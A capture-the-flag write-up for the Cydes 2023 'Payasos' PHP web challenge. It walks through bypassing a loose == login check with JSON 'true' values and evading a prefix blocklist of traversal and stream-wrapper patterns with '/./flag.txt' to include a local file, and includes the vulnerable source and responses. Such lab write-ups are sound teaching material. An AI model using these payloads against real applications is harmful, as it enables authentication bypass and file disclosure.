
Payasos

Cydes 2023 CTF Competition

This challenge is require us to bypass the type juggling and sanitization.


The challenge gave a link to the webapp that show the source code of the app but in this writeup I will host the challenge by myself.




```php
<?php
   show_source("index.php");
   ini_set('allow_url_fopen', '1');
   ini_set('allow_url_include', '1');

   $requestBody = file_get_contents('php://input');
   $contentType = $_SERVER['CONTENT_TYPE'];
   $data = json_decode($requestBody, true);

   function generateRandomString($length = 12) {
       $characters = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
       $randomString = '';
       for ($i = 0; $i < $length; $i++) {
           $randomString .= $characters[rand(0, strlen($characters) - 1)];
       }
       # Add numbers to make it more secure
       return $randomString."123123";
   }

   $randomUsername = generateRandomString(12);
   $randomPassword = generateRandomString(12);

   if ($contentType === 'application/json') {
       echo "data: ".$data['username'];

       if (isset($data['username']) && isset($data['password'])) {
           if (($data['username'] == $randomUsername)  && ($data['password'] == $randomPassword)) {
               $file = $data['file'];

               # Layer 1
               $forbiddenStrings = array(
                   '../',
                   '.../',
                   '/flag.txt',
                   'file://',
                   'glob://',
                   'zip://',
                   'phar://',
                   'php://filter/read=',
                   'php://filter/string.toupper',
                   'php://filter/string.strip_tags',
                   'php://filter/convert.quoted-printable-encode',
                   'php://filter/convert.iconv.utf-8.utf-16le',
                   'php://filter/zlib.deflate',
                   'php://filter/zlib.inflate'
```

Let's take a look at the code to identify which vulnerabilities that we can trigger.

These sections quite interesting.



```
$requestBody = file_get_contents('php://input');
$contentType = $_SERVER['CONTENT_TYPE'];
$data = json_decode($requestBody, true);
```



```
if ($contentType === 'application/json') {
    echo "data: ".$data['username'];

    if (isset($data['username']) && isset($data['password'])) {
        if (($data['username'] == $randomUsername)  && ($data['password'] == $randomPassword)) {
            $file = $data['file'];

            # Layer 1
```


Let me explain what's going on in these 2 sections. The first image shows the code will retrieve the input using php://input and decode it using json_decode.

In the second section, the code try to check the input username and password with the renadom generated username and password. So, logically we can't really know what's the real password and username.

But, the checking is using == instead === . So it will not really chec the datatype when the code try to compare from both variable. So, we can try to bypass it using type juggling when hit the web using POST method.

Let's try use this payload:

```
{
  "username" : true,
  "password" : true,
  "file" : "/flag.txt"
}
```



```
127.0.0.1:8000/
```

```
{
  "username" : true,
  "password" : true,
  "file" : "/flag.txt"
}
```

Status: 200 OK   Size: 16.39 KB   Time: 7 ms

```
    style="color: #007700">(</span
      >$forbiddenString</span><s
    style="color: #007700">))&nbsp
    style="color: #0000BB">$forbid
      ="color: #007700">)&nbsp;{
      ;&nbsp;&nbsp;&nbsp;&nbsp;&
      ;&nbsp;&nbsp;&nbsp;&nbsp;&
      ;&nbsp;&nbsp;die(</span><s
    style="color: #DD0000">"Forbid
      ;detected."</span><span
    style="color: #007700">);<br /
      ;&nbsp;&nbsp;&nbsp;&nbsp;&
      ;&nbsp;&nbsp;&nbsp;&nbsp;&
      ;&nbsp;&nbsp;&nbsp;&nbsp;&
      ;&nbsp;&nbsp;&nbsp;&nbsp;&
      ;&nbsp;&nbsp;&nbsp;&nbsp;&
      ;&nbsp;&nbsp;&nbsp;&nbsp;&
      ;&nbsp;&nbsp;&nbsp;&nbsp;&
      ;&nbsp;&nbsp;&nbsp;&nbsp;i
    style="color: #0000BB">$file</
      #007700">);<br /><br />&nb
      ;&nbsp;&nbsp;&nbsp;&nbsp;&
      ;else&nbsp;{<br />&nbsp;&n
      ;&nbsp;&nbsp;&nbsp;&nbsp;&
      ;&nbsp;echo&nbsp;</span><s
    style="color: #DD0000">'Authen
      ><span
    style="color: #007700">;<br />
      ;&nbsp;&nbsp;&nbsp;&nbsp;&
      ;&nbsp;&nbsp;</span><span
    style="color: #FF8000">//&nbsp
      ;authentication&nbsp;failu
      ;&nbsp;&nbsp;&nbsp;&nbsp;&
      ;</span><span
    style="color: #007700">}<br />
      ;&nbsp;&nbsp;&nbsp;}<br />
      /></span><span
    style="color: #0000BB">?&gt;</
</code>data: 1string(9) "/flag.txt"
Forbidden pattern detected.
```

Dang! We bypassed the juggling but the code block our file to read the /flag.txt as forbidden pattern. Let's take a look on how the block it.

```
# Layer 1
$forbiddenStrings = array(
    '../',
    '.../',
    '/flag.txt',
    'file://',
    'glob://',
    'zip://',
    'phar://',
    'php://filter/read=',
    'php://filter/string.toupper',
    'php://filter/string.strip_tags',
    'php://filter/convert.quoted-printable-encode',
    'php://filter/convert.iconv.utf-8.utf-16le',
    'php://filter/zlib.deflate',
    'php://filter/zlib.inflate'
    // Add more forbidden filenames or patterns as needed
);

# Layer 2
// Replace consecutive ".." with a single "."
while (strpos($file, '..') !== false) {
    $file = str_replace('..', '.', $file);
}

# Layer 3
// Replace consecutive "//" with "./"
while (strpos($file, '//') !== false) {
    $file = str_replace('//', './', $file);
}

var_dump($file);

foreach ($forbiddenStrings as $forbiddenString) {
    //echo substr($file, 0, strlen($forbiddenString));
    if (substr($file, 0, strlen($forbiddenString)) === $forbiddenString) {
        die("Forbidden pattern detected.");
    }
}

include($file);
```


There is a list of forbidden input and every multiple dots(.) will be replaced into single dot(.) and double / will be replaced into ./

Hurmm quite annoying but we can be more annoying to the code ;)

Let's try use this payload:

```
{
  "username" : true,
  "password" : true,
  "file" : "/./flag.txt"
}
```

This payload logically will be able to extract the flag.txt in the / directory.



127.0.0.1:8000/

```json
{
  "username" : true,
  "password" : true,
  "file" : "/./flag.txt"
}
```

Status: 200 OK Size: 16.39 KB Time: 7 ms

```
            #0000BB">strlen</span><span
        style="color: #007700">(</span><span
            >$forbiddenString</span><span
        style="color: #007700">))&nbsp;===&n
        style="color: #0000BB">$forbiddenStr
            ="color: #007700">)&nbsp;{<br />
            ;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&
            ;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&
            ;&nbsp;&nbsp;die(</span><span
        style="color: #DD0000">"Forbidden&nb
            ;detected."</span><span
        style="color: #007700">);<br />&nbsp
            ;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&
            ;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&
            ;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&
            ;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&
            ;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&
            ;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;<
            ;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&
            ;&nbsp;&nbsp;&nbsp;&nbsp;include
        style="color: #0000BB">$file</span><
            #007700">);<br /><br />&nbsp;&nb
            ;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&
            ;else&nbsp;{<br />&nbsp;&nbsp;&n
            ;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&
            ;&nbsp;echo&nbsp;</span><span
        style="color: #DD0000">'Authenticati
            ><span
        style="color: #007700">;<br />&nbsp;
            ;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&
            ;&nbsp;&nbsp;</span><span
        style="color: #FF8000">//&nbsp;Handl
            ;authentication&nbsp;failure<br
            ;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&
            ;</span><span
        style="color: #007700">}<br />&nbsp;
            ;&nbsp;&nbsp;&nbsp;}<br />&nbsp;
            /></span><span
        style="color: #0000BB">?&gt;</span>&
</code>data: 1string(11) "/./flag.txt"
cydes{flaghere}
```

BOOM! Flag captured!